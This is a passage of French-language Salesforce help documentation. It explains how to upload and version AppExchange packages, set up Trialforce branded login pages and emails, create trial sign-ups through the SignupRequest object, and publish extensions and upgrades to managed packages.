   c. Entrez un nom pour votre package. Il n'est pas nécessaire d'entrer le même nom que celui apparaissant dans AppExchange.
   d. Dans le menu déroulant, sélectionnez la langue par défaut de toutes les étiquettes de composants du package.
   e. Si vous le souhaitez, choisissez un lien personnalisé dans le champ `Configurer un lien personnalisé` pour présenter les informations de configuration aux installateurs de votre application. Vous pouvez sélectionner un lien personnalisé prédéfini vers une URL ou une commande s-control que vous avez créée pour vos présentations de page d'accueil. Reportez-vous à Option Configurer à la page 6266. Le lien personnalisé s'affiche en tant que lien de **Configuration** dans Salesforce, dans la page de téléchargement de Force.com AppExchange et la page de détail des applications de l'organisation de l'installateur.
   f. Dans le champ `Notifier en cas d'erreur Apex`, vous pouvez également saisir le nom d'utilisateur de la personne qui reçoit une notification par e-mail si une exception dans Apex n'est pas détectée par le code Apex. Si vous ne spécifiez pas un nom d'utilisateur, toutes les exceptions non gérées génèrent une notification par e-mail qui est envoyée à Salesforce. Cette option n'est disponible que pour les packages gérés.

      Remarque: Apex ne peut être intégré qu'à des packages d'organisations Developer Edition, Enterprise Edition, Unlimited Edition et Performance Edition.

   g. Dans le champ `Notifier en cas d'erreur d'empaquetage`, vous pouvez également saisir l'adresse e-mail de la personne qui reçoit une notification en cas d'échec d'une tentative d'installation, de mise à niveau ou de désinstallation d'une application empaquetée par l'abonné. Ce champ est affiché uniquement si les notification d'erreur d'empaquetage sont activées. Pour activer les notifications, contactez votre représentant Salesforce.
   h. Si vous le souhaitez, entrez une description qui décrit le package. Vous aurez la possibilité de modifier cette description avant de la télécharger vers AppExchange.
   i. Vous pouvez également spécifier un script de post-installation. Il s'agit d'un script Apex qui est exécuté dans l'organisation abonnée après l'installation ou la mise à niveau du package. Pour plus d'informations, reportez-vous à Exécution d'Apex lors de l'installation/mise à niveau d'un package.
   j. Vous pouvez également spécifier un script de désinstallation. Il s'agit d'un script Apex qui est exécuté dans l'organisation abonnée après la désinstallation du package. Pour plus d'informations, reportez-vous à Exécution d'Apex lors de la désinstallation d'un package.
   k. Cliquez sur **Enregistrer**.

2. Salesforce définit les privilèges d'accès à l'API de votre package sur `Illimité`. Vous pouvez modifier ce paramètre pour restreindre davantage l'accès API des composants Salesforce dans le package. Pour plus d'informations, reportez-vous à *Gestion de l'accès API et Apex dynamique dans les packages à la page 6244*.
3. Ajoutez les composants nécessaires à votre application.
   a. Cliquez sur **Ajouter des composants**.
   b. Dans la liste déroulante, choisissez le type de composant à ajouter à votre package.
      - En haut de la liste, cliquez sur une lettre pour afficher le contenu de la colonne triée commençant par cette lettre.
      - S'il existe, cliquez sur le lien **Page suivante** (ou **Page précédente**) pour passer à l'ensemble suivant ou précédent de composants.
      - Si cette option existe, cliquez sur **moins** ou sur **plus** pour afficher une liste plus courte ou plus longue.
   c. Sélectionnez les éléments à composants.
   d. Cliquez sur **Ajouter au package**.
   e. Répétez ces étapes jusqu'à ce que vous ayez ajouté tous les composants nécessaires dans votre package.

   Remarque:
   - Certains composants associés sont automatiquement inclus dans le package, même s'ils ne figurent pas dans la liste Composants du package. Par exemple, lorsque vous ajoutez un objet personnalisé à un package, ses champs personnalisés, présentations de page et relations avec les objets standard sont automatiquement inclus.
   - Lorsque vous intégrez un rapport joint à un package, chaque bloc est inclus. Bien que les blocs s'affichent dans le package en tant que rapports, lorsque vous cliquez sur un bloc, un message d'erreur indique que les privilèges sont insuffisants pour afficher le rapport. Ce comportement est normal. A la place, cliquez sur le nom du rapport joint pour l'exécuter.

4. Vous pouvez également cliquer sur **Afficher les dépendances** et passer en revue une liste de composants basés sur d'autres composants, autorisations ou préférences au sein du package. Une entité peut notamment comprendre une commande s-control, un champ standard ou personnalisé ou un paramètre à l'échelle de l'entreprise tel que multidevise. Votre package ne peut pas être installé sauf si le programme d'installation dispose des composants répertoriés activés ou installés. Pour plus d'informations sur les dépendances, reportez-vous à Présentation des dépendances à la page 6247. Cliquez sur **Terminé** pour revenir à la page des détails du package.

   Remarque: Vous ne pouvez pas télécharger des packages qui contiennent les éléments suivants :
   - des règles ou des actions de workflow (telles que des mises à jour de champs ou des messages sortants) qui font référence à des types d'enregistrements.
   - Rapports qui référencent les types d'enregistrement sur des objets standard.

5. Cliquez sur **Télécharger**.

   Remarque: Si vous créez un package géré à publier sur AppExchange, vous devez certifier votre application avant de l'inclure dans le package. Pour plus d'informations, reportez-vous à Contrôle de sécurité dans AppExchange.

6. Dans la page de téléchargement du package, procédez comme suit :
   a. Saisissez un `nom de version`. Nous recommandons de saisir une courte description et une date.
   b. Saisissez le `Numéro de version` du téléchargement tel que *`1.0`*. Le format est *`majorNumber.minorNumber`*.

      Remarque: Si vous chargez une nouvelle version corrective, vous ne pouvez modifier le numéro du correctif.

Le numéro de version représente une version d'un package. Le champ est obligatoire pour les packages gérés et non gérés. Pour un package géré, le numéro de version correspond à un téléchargement Géré-Publié. Tous les téléchargements bêta utilisent le même numéro de version jusqu'au téléchargement d'une version de package Géré-Publié dotée d'un nouveau numéro de version. Par exemple, les valeurs ci-dessous correspondent à une séquence de numéros de version d'une série de téléchargements.

| Séquence de téléchargement | Type | Numéro de version | Remarques |
|---|---|---|---|
| Premier téléchargement | Géré-Bêta | 1.0 | Le premier téléchargement Géré-Bêta. |
| Deuxième téléchargement | Géré-Publié | 1.0 | Un téléchargement Géré-Publié. Notez que le numéro de version ne change pas. |
| Troisième téléchargement | Géré-Publié | 1.1 | Notez que le changement de numéro de version mineur pour ce téléchargement Géré-Publié. |
| Quatrième téléchargement | Géré-Bêta | 2.0 | Le premier téléchargement Géré-Bêta du numéro de version 2.0. Notez la mise à jour du numéro de version majeur. |
| Cinquième téléchargement | Géré-Publié | 2.0 | Un téléchargement Géré-Publié. Notez que le numéro de version ne change pas. |

**c.** Pour les packages gérés, sélectionnez un `Type de package` :

- Sélectionnez Géré-Publié pour télécharger une version pouvant être téléchargée. Une fois le chargement terminé, certains attributs de composants Salesforce sont verrouillés.
- Choisissez Géré-Bêta pour télécharger une version de votre package destinée à un échantillon du public visé à des fins de test. Vous pouvez toujours modifier les composants et transférer des versions bêta supplémentaires.

  Remarque: Les packages bêta peuvent être installés uniquement dans les organisations Developer Edition ou test sandbox et ne peuvent pas être envoyées automatiquement vers les organisations personnalisées.

**d.** Modifiez la `Description`, si nécessaire.

**e.** Vous pouvez également spécifier un lien vers les notes de publication du package. Cliquez sur **URL**, puis saisissez les informations dans les champs de texte affichés. Ce lien est affiché durant la procédure d'installation et dans la page Détails du package après l'installation.

Remarque: Il est recommandé de pointer ce lien vers une URL externe. Vous pourrez ainsi préparer les informations destinées aux clients avant la publication et les mettre à jour indépendamment du package.

**f.** Vous pouvez également spécifier un lien vers des instructions de post-installation du package. Cliquez sur **URL** ou **Page Visualforce**, puis saisissez les informations dans les champs de texte affichés. Ce lien est affiché dans la page Détails du package après l'installation.

Remarque: Il est recommandé de pointer ce lien vers une URL externe. Vous pourrez ainsi mettre à jour les informations indépendamment du package.

**g.** Vous pouvez aussi saisir et confirmer un mot de passe afin de partager le package de manière privée avec toute personne disposant du mot de passe. Ne saisissez pas de mot de passe si vous souhaitez mettre le package à la disposition de tous dans AppExchange et le partager publiquement.

**h.** Salesforce sélectionne automatiquement les exigences qu'il détecte. En outre, sélectionnez tout autre composant de configuration requis dans les sections `exigences du package` et `exigences de l'objet` afin d'informer les installateurs de toute exigence concernant ce package.

**i.** Cliquez sur **Télécharger**.

**7.** Une fois le téléchargement terminé, vous pouvez effectuer l'une des opérations suivantes.

- Cliquez sur le lien **Modifier le mot de passe** pour changer l'option du mot de passe.
- Cliquez sur **Rendre obsolète** pour empêcher de nouvelles installations de ce package tout en autorisant les installations existantes à continuer à fonctionner.

  Remarque: Vous ne pouvez pas rendre obsolète la version la plus récente d'un package géré.

  Lorsque vous rendez obsolète un package, n'oubliez pas de le supprimer aussi d'AppExchange. Reportez-vous à « Suppression de sous application AppExchange » dans l'aide en ligne de AppExchange.

- Cliquez sur **Rendre non obsolète** pour rendre une version obsolète disponible pour une autre installation.

Une fois votre package correctement téléchargé, vous recevez un e-mail contenant un lien d'installation.

Remarque:

- Lors de l'utilisation de l'URL d'installation, l'ancien programme d'installation est affiché par défaut. Vous pouvez personnaliser le comportement d'installation en modifiant l'URL d'installation que vous fournissez à vos clients.
  - Pour accéder au nouveau programme d'installation, ajoutez le texte `&newui=1` à l'URL d'installation.
  - Pour accéder au nouveau programme d'installation avec l'option « Tous les utilisateurs » sélectionnée par défaut, ajoutez le texte supplémentaire `&p1=full` à l'URL d'installation.
- Si vous avez effectué le chargement à partir de votre organisation de production Salesforce, informez les utilisateurs qui effectuent l'installation dans une organisation sandbox qu'ils doivent remplacer la portion « login.salesforce.com » de l'URL d'installation par « test.salesforce.com ».

CONSULTER ÉGALEMENT :

Compréhension des packages
Gestion des packages
Compréhension des dépendances
Gérer les versions
Création et chargement de correctifs
Publication de mises à niveau vers des packages gérés
Publication d'extensions vers des packages gérés

# Pourquoi utiliser Trialforce ?

Trialforce permet de provisionner rapidement et aisément une évaluation gratuite à votre offre. À chaque provisionnement d'une évaluation, Trialforce crée une piste dans l'Application de gestion des licences, qui facilite le suivi de l'utilisation et convertit les prospects en clients payants. Grâce à Visualforce, vous pouvez :

- Exécuter votre propre campagne marketing pour augmenter votre base de clientèle et l'adoption des clients.
- Personnaliser votre offre, notamment la marque, les fonctionnalités, la conception, les données et l'expérience d'évaluation.
- Gérer des évaluations pour plusieurs applications, versions et éditions à partir d'un emplacement pratique.
- Permettre aux clients, y compris les utilisateurs non administrateurs, à tester votre application ou composant sans se connecter à leur environnement de production.

Configuration d'une marque personnalisée pour Trialforce

Organisations sources Trialforce

Nouvelle l'organisation source Trialforce

Modification de l'organisation source Trialforce

Trialforce

## Configuration d'une marque personnalisée pour Trialforce

Les développeurs d'applications qui utilisent Trialforce pour créer des versions d'essai de leur produit peuvent également définir un site de connexion et des e-mails système sous leur marque. Si vous ajoutez la marque de votre société à ces éléments, les utilisateurs de votre application seront imprégnés de votre marque depuis l'inscription jusqu'à la connexion. La marque personnalisée doit être utilisée uniquement pour des applications non CRM, pas pour les applications qui étendent Salesforce CRM et qui nécessitent des objets Salesforce standard tels que des pistes, des opportunités et des requêtes.

Une page de connexion de marque permet de spécifier vos domaines et site de connexion.

- Les domaine de connexion se terminent par `.cloudforce.com`. Ainsi, si le nom de votre société est « masociete », votre domaine de connexion est `masociete.cloudforce.com`.
- Votre site de connexion personnalisé inclus votre texte et le logo de votre société, ainsi que les versions mobiles de votre site de connexion.

La messagerie de marque permet de spécifier des champs dans les e-mails générés par le système, afin d'utiliser dans votre messagerie le nom, l'adresse et d'autres détails relatifs à votre société. Vous pouvez créer plusieurs ensembles d'e-mails de marque pour différentes campagnes ou catégories de clients.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer Trialforce :
- Personnaliser l'application

**Remarque:** Pour configurer la marque, vous devez être connecté à une organisation de gestion Trialforce (TMO). Pour obtenir votre TMO, consignez une requête dans la communauté partenaire.

Site de connexion de marque Trialforce

Ensembles d'e-mails de marqueTrialforce

## Site de connexion de marque Trialforce

Utilisez la page Site de connexion de marque de Trialforce pour créer, publier et modifier une page de connexion à l'image de votre société.

- Si vous n'avez pas encore configuré un site de connexion, cliquez sur **Configurer le site de connexion**.
- Si vous avez déjà configuré un site de connexion, cliquez sur **Publier** pour rendre le site disponible, ou sur **Lancer l'éditeur de site** pour apporter des modifications.

Domaine du site de connexionTrialforce

Création d'une page de connexion de marque

Éditeur de marque de connexion Trialforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la marque d'un package :
- Marque de package

### Domaine du site de connexionTrialforce

Sélectionnez un sous-domaine par lequel les clients se connectent à votre application. Le nom du sous-domaine est habituellement celui de votre société.

1. Dans le champ fournit, saisissez un nom.
2. Cliquez sur **Vérifier la disponibilité**.
3. Acceptez les conditions d'utilisation.
4. Cliquez sur **Enregistrer et lancer l'éditeur**.

### Création d'une page de connexion de marque

Les clients se connectent généralement à votre application en utilisant le site login.salesforce.com traditionnel. Une page de connexion de marque permet de personnaliser ce domaine et des parties de cette page de connexion pour offrir une expérience sous votre marque à vos clients. Votre site de connexion personnalisé inclus votre texte et le logo de votre société, ainsi que les versions mobiles de votre site de connexion.

Pour créer une page de connexion de marque :

1. Connectez-vous à votre organisation de gestion Trialforce.
2. Dans Configuration, saisissez *`Site de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Site de connexion**.
3. Cliquez sur **Configurer le site de connexion**.
4. Sélectionnez un sous-domaine pour votre site de connexion, en saisissant un nom dans le champ fourni. Ce nom correspond généralement celui de votre société.

   Remarque: Les domaine de connexion se terminent par `.cloudforce.com`. Ainsi, si le nom de votre société est « masociete », votre domaine de connexion est `masociete.cloudforce.com`.

5. Vérifiez la disponibilité du domaine, puis acceptez les conditions d'utilisation.
6. Cliquez sur **Enregistrer et lancer l'éditeur**.
7. Utilisez l'éditeur de marque de connexion pour modifier la présentation de votre page de connexion. Pour une aide supplémentaire sur l'utilisation de l'éditeur, cliquez sur **Aide sur cette page**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer Trialforce :
- Personnaliser l'application

8. Cliquez sur **Enregistrer et fermer**.
9. Si vous êtes prêt à rendre ces modifications disponibles pour votre TSO, cliquez sur **Publier**. Sinon, vos modifications sont enregistrées et vous pouvez les publier ultérieurement.

## Éditeur de marque de connexion Trialforce

Pour concevoir vos pages de connexion, utilisez l'éditeur de marque de connexion.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer Trialforce :
- Personnaliser l'application

1. Connexion à votre organisation de gestion Trialforce.
2. Dans Configuration, saisissez *`Site de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Site de connexion**.
3. En haut de l'éditeur, cliquez sur l'onglet pour la taille de la page de connexion : **Desktop** ou **Mobile**.
4. Dans le volet gauche, développez le noeud de En-tête de page, puis cliquez sur **Sélectionner le fichier** et choisissez le logo de votre société pour chaque taille d'écran de vos supports d'application.
5. Dans le champ **Lien du logo** > **Utiliser un lien personnalisé** (facultatif), saisissez une adresse Web à utiliser lorsqu'un client clique sur votre logo, par exemple l'adresse du site Web de votre société. L'URL doit commencer par `http://` ou `https://`. Si vous laissez ce champ vide, votre logo n'aura pas de lien.
6. Ouvrez le noeud Contenu de la page, puis collez l'URL du lien d'inscription à l'évaluation dans le champ **Lien d'inscription à l'évaluation** > **Utiliser un lien personnalisé**. Ce lien est utilisé par vos prospects pour demander une évaluation gratuite sur votre site Web. Généralement, les Éditeur de logiciels créent pour cela une page d'inscription séparée.
7. Indiquez des URL pour la droite et le bas de la page. Si vous laissez ces champs vides, le cadre affiche par défaut les URL utilisées dans la page de connexion de Salesforce.
8. Développez le pied de page, puis indiquez le nom de la société et la couleur de police.
9. Développez le noeud de l'arrière-plan de la page, puis indiquez une image et une couleur d'arrière-plan.
10. En haut de la page, cliquez sur **Enregistrer et fermer**.
11. Dans la page Site de connexion de marque, cliquez sur **Aperçu** pour la taille de page que vous souhaitez afficher. Assurez-vous que votre page de connexion s'affiche correctement pour chaque page de connexion que votre application prend en charge.

## Ensembles d'e-mails de marqueTrialforce

La marque d'e-mail Trialforce permet de modifier les e-mails générés par le système afin d'adapter leur présentation à votre société plutôt qu'à Salesforce. La marque d'e-mail Trialforce s'applique uniquement aux utilisateurs qui s'inscrivent à votre application via Trialforce.

Chaque organisation source Trialforce offre un ensemble standard de notifications par e-mail envoyées aux clients. Par exemple, les clients reçoivent une notification par e-mail lors de leur première connexion ou lors de la réinitialisation de leur mot de passe. Vous n'avez pas à réécrire tous ces e-mails générés par le système. Il suffit de fournir les valeurs de champs et le système se charge des e-mails.

Modification de l'ensemble d'e-mails de marque Trialforce

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la marque d'un package :
- Marque de package

### Modification de l'ensemble d'e-mails de marque Trialforce

Pour commencer, cliquez sur **Nouvelle série d'e-mails** ou sur **Modifier** en regard d'une série d'e-mails existante.

1. Renseignez les champs d'information sur votre société.
2. Dans la zone Aperçu des e-mails, consultez les différents types d'e-mail générés et assurez-vous qu'ils sont lisibles.
3. Cliquez sur **Enregistrer**.
4. Si vous êtes prêt à rendre ces e-mails disponibles pour vos organisations sources Trialforce, cliquez sur **Publier**. Sinon, vos modifications sont enregistrées et vous pouvez les publier ultérieurement.

# Organisations sources Trialforce

La page Organisations sources Trialforce aide à créer et à gérer vos organisations sources Trialforce.

- Pour créer une organisation source, cliquez sur **Nouveau**.
- Si vous avez une organisation source existante et souhaitez l'utiliser, cliquez sur **Connexion**.
- Pour modifier une organisation source existante, cliquez sur **Modifier**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

## Nouvelle l'organisation source Trialforce

Pour créer une organisation source :

1. Saisissez un nouveau nom d'utilisateur et une adresse e-mail pour le compte de l'administrateur.
2. Saisissez le nom de l'organisation source, puis sélectionnez la marque.
3. Cliquez sur **Créer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la marque d'un package :

- Marque de package

## Modification de l'organisation source Trialforce

Pour modifier une organisation Trialforce source :

1. Saisissez le nom de l'organisation source, puis sélectionnez la marque.
2. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la marque d'un package :

- Marque de package

## Trialforce

Pour créer un modèle Trialforce :

1. Cliquez sur **Nouveau modèle Trialforce**.
2. Spécifiez une description du modèle et l'insertion ou non de données dans la boîte de dialogue qui s'affiche.
3. Cliquez sur **Enregistrer**.

Une fois généré, vous recevez un e-mail avec l'ID d'organisation du nouveau modèle. Vous devez soumettre le modèle pour révision avant de l'utiliser pour inscrire des organisations d'évaluation. Pensez à générer un nouveau modèle chaque fois que vous mettez à jour votre TSO, afin que vos évaluations reflètent toujours l'état le plus récent.

Remarque: Vous pouvez créer un modèle Trialforce uniquement si votre TSO est inférieur à 256 Mo.

Chaque modèle Trialforce est doté d'un statut avec une des valeurs suivantes.

**En cours**
Lors de la création, un modèle Trialforce a toujours ce statut. Il change ensuite en statut Réussite ou Erreur.

**Réussi**
Le modèle Trialforce peut être utilisé pour créer des organisations d'essai.

**Erreur**
Le modèle Trialforce ne peut pas être utilisé, car une erreur s'est produite et un débogage est nécessaire.

**Supprimé**
Le modèle Trialforce n'est plus disponible et ne peut pas être utilisé. Les modèles supprimés sont retirés lors de la mise à jour du système.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la marque d'un package :
- Marque de package

# Création d'inscriptions en utilisant l'API

Vous pouvez utiliser des appels d'API vers l'objet SignupRequest pour créer des organisations d'évaluation pour des clients potentiels. Lors de la création d'organisations d'évaluation (ou d'inscriptions) à l'aide d'un formulaire Web, il n'est pas possible de personnaliser le processus d'inscription ou de suivre son statut. L'utilisation de l'API vous permet de collecter et d'analyser des informations détaillées sur toutes les inscriptions à partir de votre organisation d'entreprise. Vous bénéficiez ainsi d'un meilleur contrôle du processus d'inscription et d'une visibilité accrue sur vos clients potentiels. Par exemple, vous pouvez :

- Exécutez des rapports et collectez des mesures, par exemple le nombre d'inscriptions quotidiennes ou le nombre d'inscriptions dans différents pays.
- Personnalisez l'objet SignupRequest pour ajouter des champs d'intérêt particulier à votre société.
- Créez des déclencheurs pour initier des actions spécifiques, par exemple l'envoi d'une notification par e-mail dès qu'une demande d'inscription est effectuée.
- Activez les inscriptions à partir d'une vaste gamme d'applications et d'appareils clients afin d'élargir les canaux d'acquisition de clientèle.

AUTORISATIONS UTILISATEUR

Pour créer ou afficher des demandes d'inscription :
- API de demande d'inscription

Pour commencer à créer des inscriptions en utilisant l'API :

1. Créez une organisation source Trialforce (TSO) à partir de votre organisation de gestion Trialforce.
2. Installez votre application dans la TSO, ainsi que les exemples de données qui peuvent être utiles pour l'évaluation.

3. Configurez la TSO selon l'expérience que vous souhaitez offrir à vos clients, en appliquant par exemple une marque personnalisée.
4. Créez un modèle Trialforce à partir de la TSO.
5. Consigner une requête pour activer cette fonctionnalité.
   a. Se connecter à la communauté de partenaires.
   b. Sous l'onglet Support, cliquez sur **Nouvelle requête**.
   c. Sélectionnez la catégorie **AppExchange et requêtes de fonctionnalités** > **Trialforce**.
   d. Dans la description, renseignez les informations suivantes :
      - ID d'organisation de votre TSO
      - ID du modèle Trialforce que vous souhaitez utiliser
      - L'organisation que vous envisagez d'utiliser pour créer des inscriptions (et pouvoir activer l'autorisation utilisateur appropriée)

Remarque: Bien que vous puissiez créer des inscriptions à partir de n'importe quelle organisation (avec les autorisations appropriées), nous recommandons de le faire à partir de votre organisation d'entreprise. Vous pouvez ainsi intégrer aisément des données d'inscription à vos processus métiers existants. Par exemple, vous pouvez créer une règle de workflow qui convertit chaque requête d'inscription en piste ou exécuter des rapports pour suivre le nombre d'inscriptions sur une période donnée.

Vous serez notifié(e) par e-mail une fois le modèle approuvé. Il peut ensuite être utilisé pour créer des inscriptions en effectuant des appels d'API à l'objet SignupRequest. Pour en savoir plus sur l'objet SignupRequest et consulter un exemple de code démontrant son utilisation, reportez-vous aux informations ci-dessous. Pour plus d'informations sur l'utilisation d'objets, reportez-vous à *Référence des objets de Salesforce et de Force.com*.

Page d'accueil des demandes d'inscription
Création d'une demande d'inscription
Affichage des détails de demande d'inscription

## Page d'accueil des demandes d'inscription

Remarque: Vous êtes limité(e) à 20 inscriptions par jour. Si vous souhaitez effectuer des inscriptions supplémentaires, consignez une requête dans la communauté partenaire.

L'onglet Demandes d'inscription affiche la page d'accueil des demandes d'inscription. À partir de cette page, vous pouvez effectuer les tâches suivantes :

- Créez une inscription. Si vous utilisez un modèle Trialforce pour créer l'inscription, assurez-vous qu'il a été approuvé.
- Afficher les détails d'une inscription antérieure, notamment son historique et le statut d'approbation.
- Créer des vues pour afficher les critères de correspondance d'inscriptions que vous spécifiez.

AUTORISATIONS UTILISATEUR

Pour créer ou afficher des demandes d'inscription :
- API de demande d'inscription

## Création d'une demande d'inscription

1. Sélectionnez **Demande d'inscription** dans la liste déroulante Créer du menu latéral, ou cliquez sur **Nouveau** en regard de **Demandes d'inscription récentes** dans la page d'accueil des demandes d'inscription.
2. Saisissez les informations sur la demande d'inscription.
3. Cliquez sur **Enregistrer** lorsque vous avez terminé, ou sur **Enregistrer et Nouveau** pour enregistrer la demande d'inscription actuelle et en ajouter une autre.

AUTORISATIONS UTILISATEUR

Pour créer ou afficher des demandes d'inscription :
- API de demande d'inscription

## Affichage des détails de demande d'inscription

Dans la page de détail Demande d'inscription :

- Cliquez sur **Supprimer** pour supprimer la demande d'inscription.
- Cliquez sur **Cloner** pour créer une autre demande d'inscription avec les mêmes attributs.

La page de détail comprend les sections suivantes :

- Détails de demande d'inscription
- Historique de demande d'inscription

AUTORISATIONS UTILISATEUR

Pour créer ou afficher des demandes d'inscription :
- API de demande d'inscription

### Détails de demande d'inscription

Cette section affiche les attributs suivants (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| `Société` | Le nom de la société qui demande une inscription d'évaluation. |
| `Pays` | Le code de pays ISO-3166 de deux caractères majuscules. De nombreux sites répertorient la liste complète de ces codes, par exemple : www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html |
| `Organisation créée` | L'ID d'organisation de 15 caractères de l'organisation d'évaluation créée. Ce champ en lecture seule est fourni par le système une fois la demande d'inscription traitée. |
| `E-mail` | L'adresse e-mail de l'utilisateur administrateur de l'inscription d'évaluation. |
| `Code d'erreur` | Le code d'erreur si la demande d'inscription échoue. Ce champ en lecture seule est fourni par le système pour être utilisé à des fins de support. |
| `Prénom` | Le prénom de l'utilisateur administrateur de l'inscription d'évaluation. |
| `Nom` | Le nom de l'utilisateur administrateur de l'inscription d'évaluation. |
| `Édition` | Le modèle Salesforce utilisé pour créer l'organisation d'évaluation. Les valeurs possibles sont `Partner Group`, `Professional`, `Partner Professional`, `Sales Professional`, `Professional TSO`, `Enterprise`, `Partner Enterprise`, `Service Enterprise`, `Enterprise TSO`, `Developer` et `Partner Developer`. |
| `Langue préférée` | La langue de l'organisation d'évaluation en cours de création. Spécifiez la langue à l'aide du code de langue répertorié sous Langues totalement prises en charge dans la rubrique « Quelles sont les langues prises en charge par Salesforce ? » dans l'aide de Salesforce. Par exemple, utilisez le code |

| Attribut | Description |
| --- | --- |
| | *zh_CN* pour Chinois simplifié. La valeur que vous sélectionnez remplace la langue définie dans les paramètres régionaux. Si vous spécifiez une langue non valide, l'organisation applique par défaut l'anglais. |
| | Renseigné lors de la requête d'authentification et réservé à un usage interne par Salesforce. |
| `ShouldConnectToEnvHub` | Lorsqu'il est défini sur `true`, l'organisation d'évaluation est connectée à la plate-forme d'environnement. L'authentification doit être effectuée dans l'organisation plate-forme principale ou dans une organisation cliente. |
| `Organisation source` | L'ID de 15 caractères de l'organisation source Trialforce à partir de laquelle le modèle Trialforce a été créé. |
| `Statut` | Le statut de la demande. Les valeurs possibles sont `Nouveau`, `En cours`, `Erreur` ou `Réussite`. La valeur par défaut est `Nouveau`. |
| `Modèle` | L'ID de 15 caractères du modèle Trialforce approuvé qui représente la base de l'inscription d'évaluation. Le modèle est requis et doit être approuvé par Salesforce. |
| `Description du modèle` | La description du modèle Trialforce approuvé qui représente la base de l'inscription d'évaluation. |
| `Jours d'essai` | La durée en jours de l'inscription d'évaluation. Elle doit être égale ou inférieure aux jours d'évaluation du modèle Trialforce approuvé. Si elle n'est pas fournie, la durée d'évaluation spécifiée pour le modèle Trialforce s'applique par défaut. |
| `Nom d'utilisateur` | Le nom d'utilisateur de l'utilisateur administrateur de l'inscription d'évaluation. Il doit respecter la convention d'adresse spécifiée dans RFC822 : www.w3.org/Protocols/rfc822/#z10 |

## Historique de demande d'inscription

Cette section indique la date de création de la demande d'inscription, l'utilisateur qui l'a créée ainsi que les actions qui ont été exécutées concernant cette demande.

# Publication d'extensions vers des packages gérés

Une *extension* correspond à tout package, composant ou ensemble de composants qui s'ajoute aux fonctionnalités d'un package géré. Une extension nécessite que le package géré de base soit installé dans l'organisation. Par exemple, si vous avez construit une application de recrutement, une extension à celle-ci peut comprendre un composant permettant d'effectuer des vérifications du parcours des candidats.

La communauté de développeurs, d'utilisateurs et de visionnaires créant et publiant des applications dans le répertoire Force.com AppExchange est l'une des explications de la richesse de Force.com en tant que plate-forme de développement. Utilisez cette communauté pour créer des extensions vers d'autres applications et encouragez-la à en créer vers vos applications.

Pour publier des extensions vers un package géré :

1. Installez le package de base dans l'organisation Salesforce que vous envisagez d'utiliser pour charger l'extension.
2. Créez vos composants d'extension.

   Remarque: Pour créer une extension, installez le package de base et incluez une dépendance à ce package de base dans votre package. L'attribut de l'extension sera automatiquement actif.

3. Créez un package et ajoutez vos composants d'extension. Salesforce inclut automatiquement certains composants associés.
4. Téléchargez le nouveau package contenant les composants d'extension.
5. Poursuivez le processus de publication habituel : Pour plus d'informations sur la création d'une solution à l'essai ou sur l'enregistrement et la publication de votre application, visitez le site http://sites.force.com/appexchange/publisherHome.

Remarque: Les packages ne peuvent pas être mis à niveau vers Géré-Bêta s'ils sont utilisés dans la même organisation en tant qu'extension.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer des packages :
- Créer des packages AppExchange

Pour télécharger des packages :
- Télécharger des packages AppExchange

CONSULTER ÉGALEMENT :

Préparation de vos applications pour la distribution
Compréhension des dépendances
Gérer les versions
Publication de mises à niveau vers des packages gérés

# Publication de mises à niveau vers des packages gérés

En tant qu'éditeur, assurez-vous tout d'abord qu'il est possible de mettre à niveau votre application en la convertissant en package géré. Toutes les modifications que vous introduisez dans les composants d'un package géré sont automatiquement incluses dans les téléchargements ultérieurs de ce package, avec une exception. Lorsque vous mettez un package à niveau, les modifications apportées à l'accès API sont ignorées même si le développeur les a spécifiées. Ceci permet de s'assurer que l'administrateur installant la mise à niveau possède un contrôle intégral. Au cours de l'installation, les installateurs doivent étudier attentivement les modifications apportées à l'accès des packages pour chaque mise à niveau et noter toutes les modifications acceptables. Ensuite, dans la mesure où ces modifications sont ignorées, l'administrateur doit appliquer manuellement toutes les modifications acceptables après l'installation d'une mise à niveau. Pour plus d'informations, reportez-vous à À propos de l'accès API et Apex dynamique dans les packages à la page 6242.

Pour publier des mises à niveau vers un package géré :

1. Dans Configuration, saisissez *Packages* dans la case Recherche rapide, puis sélectionnez **Packages**.
2. Sélectionnez le package dans la liste des packages disponibles.
3. Visualisez la liste des composants du package. Les changements que vous avez apportés aux composants de ce package sont automatiquement inclus dans cette liste. Si les changements portent sur des composants supplémentaires, ils sont également inclus automatiquement. Pour ajouter de nouveaux composants, cliquez sur **Ajouter** pour les ajouter manuellement au package.
4. Cliquez sur **Télécharger** et effectuez le téléchargement comme d'habitude.

   Remarque: Après avoir téléchargé une nouvelle version de votre package Géré - Publié, vous pouvez cliquer sur **Rendre obsolète** afin que les installateurs ne puissent plus installer une version précédente. L'obsolescence empêche de nouvelles installations d'anciennes versions sans aucune incidence sur les installations existantes. Pour plus d'informations, reportez-vous à Gestion des versions à la page 6284.

   Vous ne pouvez pas rendre obsolète la version la plus récente d'un téléchargement de packages gérés.

